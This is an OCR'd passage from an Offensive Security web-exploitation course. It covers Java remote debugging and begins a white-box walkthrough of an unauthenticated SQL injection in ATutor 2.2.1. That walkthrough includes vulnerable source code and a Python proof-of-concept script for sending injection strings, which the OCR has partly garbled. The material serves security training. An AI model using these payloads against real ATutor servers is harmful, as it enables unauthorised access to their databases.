


Figure 61: Create a launch.json file

After a few moments, *launch.json* should open in an Editor window. If the Editor window does not open, we can find the new file in the *.vscode* directory. We can ignore the default configurations. We will create a new configuration for remote debugging by clicking *Add Configuration…* and then *Java: Attach to Remote Program* on the pop-up menu.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 62: Adding a new configuration

We need to update the “hostName” value to “127.0.0.1” and the “port” value to 9898. We’ll then save the changes.




Figure 63: Remote debugging configuration

Now that we have configured *launch.json*, we can run the JAR file with debugging enabled. We will include the `-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=9898` flag to enable

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

debugging on port 9898.[28] Since we are only specifying a port number in the *address* option, the debugger socket will only listen on localhost.

```
kali@kali:~$ java -agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=9898 -jar NumberGame.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening for transport dt_socket at address: 9898
...
2021-03-02 14:14:40.887  INFO 11376 --- [           main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat started on port(s): 8000 (http) with context path ''
2021-03-02 14:14:40.896  INFO 11376 --- [           main] com.offsec.awae.NumberGameApplication    : Started NumberGameApplication in 2.509 seconds (JVM running for 3.11)
```

Listing 20 - Starting the NumberGame jar

Now that the application has started, we can access it on port 8000 with our browser.




Figure 64: Number Guessing Game loaded in browser

Before we submit a value, let's start our debugger. In VS Code, we need to click on the *Run* button if the Run view isn't still open. Then we will click on the dropdown menu next to the green arrow and click *Attach to Remote Program*.

[28] (Oracle, 2021), https://docs.oracle.com/javase/8/docs/technotes/guides/jpda/conninv.html#Invocation

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 65: Selecting a Run configuration

Now that we have selected the configuration we want, we can start the debugger by clicking the *Start Debugging* button (the green arrow).

Depending on our configuration, we might receive a pop-up asking for us to switch the Java language server to run in Standard mode. We can click *Yes* on this pop-up.




Figure 66: Switching Java Language Server to Standard Mode

Once the debugger has established a connection with the remote program, the debugging context menu should open. We can verify everything is working by submitting a number on the web page and checking if the debugger pauses on our breakpoint.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 67: Breakpoint has been hit

The debugger reached the breakpoint and paused execution. Let's click *Step Over* twice to break execution on line 26. We'll click on *this: Main Controller* in the Variables window to find the value of the *answer* variable.




Figure 68: Finding the value of "answer"

Now that we have the answer, we can click *Continue* to let execution resume. We can submit another request with the correct answer. When we are finished with the debugger connection, we

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

can click *Disconnect*. We can then switch to our terminal and press Ctrl+C to stop the Java application.

While this application's functionality is trivial, this exercise demonstrates the value of remote debugging when developing exploits for web applications. This section served as an introduction to the remote debugging, and we will use this process extensively throughout the rest of the course.

2.5.1.2 Exercises

1. Repeat the steps outlined in this section and familiarize yourself with remote debugging in VS Code.
2. Start the lab debugger machine and run the NumberGame.jar from that machine. Remote debug the application from your local Kali machine. You'll find the IP address and machine credentials for the debugger in your control panel. Remember to enable remote connections for debugging when running the JAR.

2.6 Wrapping Up

In this module we covered some of the fundamental tools and techniques used for whitebox web application assessments. We reviewed how to use Burp Suite to inspect and modify HTTP traffic. In addition, we set the groundwork for source code analysis by demonstrating how to recover Java and .NET source code and started creating our own methodology for analyzing that code for vulnerabilities. Now that we have demonstrated these basic techniques, we'll leverage them to examine a variety of vulnerable applications and explore the various vulnerabilities they contain.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

3 ATutor Authentication Bypass and RCE

ATutor is a web-based Learning Management System that has been in existence for a number of years and according to the information found on the vendor website, it is used by thousands of organizations.[29] Given the relatively large user base, we decided to take a look under the hood. This was made easier in part due to the fact that ATutor is open source so anybody can perform a source code audit.

This module will cover the in-depth analysis and exploitation of multiple vulnerabilities in ATutor 2.2.1. The first vulnerability we will investigate is a SQL injection that can be used to disclose sensitive information from the ATutor backend database. Once disclosed, this information can be used to effectively subvert the authentication mechanism. Finally, once privileged access is gained, we will exploit a post-authentication file upload vulnerability that leads to remote code execution.

3.1 Getting Started

Revert the ATutor virtual machine from your student control panel. You will find the credentials for the ATutor server and application accounts in the Wiki.

ATutor provides you with 3 levels of access:

1. Student
2. Teacher
3. Administrator

For the purposes of this module, we will be attacking the vulnerable ATutor instance from an unauthenticated perspective, so we will not need credentials. In latter parts of the module, we will however use the appropriate credentials in order to ease the exploit development process.

3.1.1 Setting Up the Environment

In this module, we will be attacking the ATutor application from a white-box perspective. We will analyze the source code of the target application and enable database logging in order to inspect all SQL queries processed by the backend database. This will make our vulnerability discovery and exploit development much easier.

ATutor uses the MySQL database engine and in order to enable database logging, we can log in via SSH to the target server and make the necessary changes.

Once logged in, we'll open the MySQL server configuration file located at */etc/mysql/my.cnf* and uncomment the following lines under the *Logging and Replication* section:

```
student@atutor:~$ sudo nano /etc/mysql/my.cnf
[mysqld]
...
```

[29] (ATutor, 2020), https://atutor.github.io/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
general_log_file        = /var/log/mysql/mysql.log
general_log             = 1
```

Listing 21 - Editing the MySQL server configuration file to log all queries

After modifying the configuration file, we need to restart the MySQL server in order for the change to take effect:

```
student@atutor:~$ sudo systemctl restart mysql
```

Listing 22 - Restarting the MySQL server to apply the new configuration

We can then use the *tail* command to inspect the MySQL log file and see all queries being executed by the web application as they happen.

```
student@atutor:~$ sudo tail -f /var/log/mysql/mysql.log
```

Listing 23 - Finding all queries being executed by ATutor

To test the query logging setup through the *tail* command, we can simply browse the ATutor web application.




Figure 69: Performing a search against the ATutor web application

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 70: Verifying that query logging is working as expected

Furthermore, since we are dealing with a PHP web application, we can also enable the PHP *display_errors* directive. With this directive turned on, we will be able to see any PHP errors we trigger in a verbose form, which can aid us during our analysis. To do that, we add the following line to the */etc/php5/apache2/php.ini* file:

```
display_errors = On
```

Listing 24 - Configuring PHP to display verbose error

Finally, we need to restart the Apache service for the new configuration setting to take effect.

```
student@atutor:~$ sudo systemctl restart apache2
```

Listing 25 - Restarting the Apache server to apply the new configuration

With MySQL and Apache configured for whitebox testing, we are ready to start our vulnerability discovery process for the ATutor web application.

3.2 Initial Vulnerability Discovery

As is always the case when we have access to the source code, we first like to just look around and get a feel for the application. How is it organized? Can we identify any coding style that can help us with string searches against the code base? Is there anything else that can help us streamline and minimize the amount of time we need to properly investigate our target?

As we were doing that, we realized that it was fairly easy to identify all publicly accessible ATutor webpages. More specifically, all pages that do not require authentication contain the following line in their source code:

```
$_user_location = 'public';
```

Listing 26 - All publically accessible ATutor web pages can be easily identified

It is important to always analyze the unauthenticated code portions first, since they are most sensitive to attacks as anyone can reach them.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

As we will see in this module, a vulnerability in the unauthenticated portion of the code will allow us to get an initial foothold on the system, which will then be escalated by exploiting other vulnerabilities in the protected sections of the application.

With that in mind, we decided to enumerate all pages we could access without authentication using a *grep* search and used the results as a starting point for our analysis.

The following *grep* search will allow you to repeat this process for yourself:

```
student@atutor:~$ grep -rnw /var/www/html/ATutor -e "^.*user_location.*public.*" --color
```

Listing 27 - Enumerating all publicly accessible ATutor pages

Although this search did catch a few false positives, we ended up with a subset of roughly 85 ATutor webpages. Given the fact that ATutor uses a database backend, we decided to start looking for traditional SQL injection vulnerabilities in these pages or in functions directly called from these pages.

After spending some time doing so, we discovered a potentially interesting find. Let's look at the code found in */var/www/html/ATutor/mods/_standard/social/index_public.php*:

```
14: $_user_location    = 'public';
15:
16: define('AT_INCLUDE_PATH', '../../../include/');
17: require(AT_INCLUDE_PATH.'vitals.inc.php');
18: require_once(AT_SOCIAL_INCLUDE.'constants.inc.php');
19: require(AT_SOCIAL_INCLUDE.'friends.inc.php');
20: require(AT_SOCIAL_INCLUDE.'classes/PrivacyControl/PrivacyObject.class.php');
21: require(AT_SOCIAL_INCLUDE.'classes/PrivacyControl/PrivacyController.class.php');
```

Listing 28 - Some of the source code of index_public.php

The *$_user_location* variable indicates public accessibility and after reviewing the files from the *require* statements as well as the remainder of *index_public.php*, we verified that there is no authentication code. Furthermore, accessing this web page through a browser confirms that we are indeed able to reach this section without authentication (Figure 71).

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 71: We can reach index_public.php without authentication

Inspecting *index_public.php*, we see checks for the *p* and *rand_key* GET variables, but nothing that seems to prevent us from reaching the first *if* statement on line 38, which is where things get a bit more interesting.

```
 23: if(isset($_POST['rand_key'])){
 24:     $rand_key = $addslashes($_POST['rand_key']);        //should we excape?
25: }
26: //paginator settings
27: if(isset($_GET['p'])){
28:     $page = intval($_GET['p']);
29: }
30: if (!isset($page)) {
31:     $page = 1;
32: }
33: $count  = (($page-1) * SOCIAL_FRIEND_SEARCH_MAX) + 1;
34: $offset = ($page-1) * SOCIAL_FRIEND_SEARCH_MAX;
35:
36:
37: //if $_GET['q'] is set, handle Ajax.
38: if (isset($_GET['q'])){
39:     $query = $addslashes($_GET['q']);
40:
41:     //retrieve a list of friends by the search
42:     $search_result = searchFriends($query);
43:
44:
45:     if (!empty($search_result)){
46:         echo '<div class="suggestions">'._AT('suggestions').':<br/>';
47:         $counter = 0;
48:         foreach($search_result as $member_id=>$member_array){
49:             //display 10 suggestions
50:             if ($counter > 10){
51:                 break;
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
 52:             }
 53:
54:             echo '<a href="javascript:void(0);"
onclick="document.getElementById(\'search_friends\').value=\''.printSocialName($member
_id, false).'\';
document.getElementById(\'search_friends_form\').submit();">'.printSocialName($member_
id, false).'</a><br/>';
55:             $counter++;
56:         }
57:         echo '</div>';
58:     }
59:     exit;
60: }
```

Listing 29 - Unauthenticated call to a searchFriends function.

In Listing 29, the code first checks if the *GET* parameter *q* is set (line 38) and if it is, the value that it holds is seemingly sanitized using the *addslashes* function (line 39). Immediately after that, our user-controlled value is passed on to the *searchFriends* function (line 42).

Reading the above code should cause you to pause for a moment. Any time we see variable names such as *query* or *qry*, or function names that contain the string *search*, our first instinct should be to follow the path and see where the code takes us. It may lead us to nothing or it may lead to code that properly handles user-controlled data, leaving us nothing to work with. Nevertheless, even in a worst case scenario, we could learn *how* the application handles user input, which can save us time later on when we encounter similar situations.

With that said, we will follow this function call and see what we are dealing with. A quick *grep* search such as the following helps us find the *searchFriends* function implementation.

```
student@atutor:~$ grep -rnw /var/www/html/ATutor -e "function searchFriends" --color
./mods/_standard/social/lib/friends.inc.php:260:function searchFriends($name,
$searchMyFriends = false, $offset=-1){
```

Listing 30 - Searching for the searchFriends function implementation

Let's take a look at how the *searchFriends()* function is implemented in *friends.inc.php*.

```
260: function searchFriends($name, $searchMyFriends = false, $offset=-1){
261:    global $addslashes;
262:    $result = array();
263:    $my_friends = array();
264:    $exact_match = false;
265:
266:    //break the names by space, then accumulate the query
267:    if (preg_match("/^\\\\?\"(.*)\\\\?\"$/", $name, $matches)){
268:        $exact_match = true;
269:        $name = $matches[1];
270:    }
271:   $name = $addslashes($name);
272:   $sub_names = explode(' ', $name);
273:    foreach($sub_names as $piece){
274:        if ($piece == ''){
275:            continue;
276:        }
```

Listing 31 - Breaking up the $name variable

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

If we look at the very beginning of Listing 31, we can see that *$addslashes* appears again, indicating that we will likely have to deal with some sort of sanitization. On line 271, we see that sanitization attempt happening as expected. Then, on line 272, our user-controlled *$name* variable is exploded[30] into an array called *$sub_names* using a space as the separator, and it is looped through.

```
278:         //if there are 2 double quotes around a search phrase, then search it as
if it's "first_name last_name".
279:         //else, match any contact in the search phrase.
280:         if ($exact_match){
281:             $match_piece = "= '$piece' ";
282:         } else {
283:             //$match_piece = "LIKE '%$piece%' ";
284:            $match_piece = "LIKE '%%$piece%%' ";
285:         }
286:         if(!isset($query )){
287:             $query = '';
288:         }
289:        $query .= "(first_name $match_piece OR second_name $match_piece OR
last_name $match_piece OR login $match_piece ) AND ";
290:     }
```

Listing 32 - The $match_piece variable is set within the LIKE statement

In Listing 32 we find that on each iteration, the *$piece* variable is being concatenated into a string containing a SQL *LIKE* keyword (line 284). Finally, our semi-controlled *$match_piece* variable is incorporated into the partial SQL query (*$query* variable) on line 289.

```
337:         $sql = 'SELECT * FROM '.TABLE_PREFIX.'members M WHERE ';
338:         if (isset($_SESSION['member_id'])){
339:             $sql .= 'member_id!='.$_SESSION['member_id'].' AND ';
340:         }
341:     }
342:     $sql = $sql . $query;
343:     if ($offset >= 0){
344:         $sql .= " LIMIT $offset, ". SOCIAL_FRIEND_SEARCH_MAX;
345:     }
346:
347:     $rows_members = queryDB($sql, array());
```

Listing 33 - The searchFriends() function is vulnerable to SQL injection

In Listing 33, the *$query* variable is again concatenated to the *$sql* variable to form the final SQL query (line 342) which is subsequently passed to *queryDB()* (line 347). This function finally executes the query against the database.

At this point in our analysis, we need to recall that we have seen at least two attempts to sanitize user-controlled input. In theory, this potential vulnerability seems well-defended (via *addslashes*), despite the fact that user-controlled input is part of a SQL query. However, if we send a properly crafted *GET* request with a payload containing a single quote, we observe something interesting as shown in Figure 72.

[30] (PHP Group, 2020), https://www.php.net/manual/en/function.explode.php

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Figure 72: Sending a single quote as a GET payload

The same result can be achieved by using the following script, which we will use from this point on to send our payloads.

```
import sys
import re
import requests
from bs4 import BeautifulSoup

def searchFriends_sqli(ip, inj_str):
    target = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" % (ip,
inj_str)
    r = requests.get(target)
    s = BeautifulSoup(r.text, 'lxml')
    print "Response Headers:"
    print r.headers
    print
    print "Response
    Content:" print s.text
    print
    error = re.search("Invalid argument",
    s.text) if error:
        print "Errors found in response. Possible SQL injection
    found" else:
        print "No errors found"

def main():
    if len(sys.argv) != 3:
        print "(+) usage: %s <target> <injection_string>" % sys.argv[0]
        print '(+) eg: %s 192.168.121.103 "aaaa\'" ' % sys.argv[0]
        sys.exit(-1)

    ip                  = sys.argv[1]
    injection_string    = sys.argv[2]

    searchFriends_sqli(ip, injection_string)

if __name__ == "__main__":
    main()
```

Listing 34 - A simple Python scripts to send GET requests to ATutor

```
kali@kali:~/atutor$ python poc1.py atutor "AAAA'"
Response Headers:
{'Content-Length': '153', 'Content-Encoding': 'gzip', 'Set-Cookie':
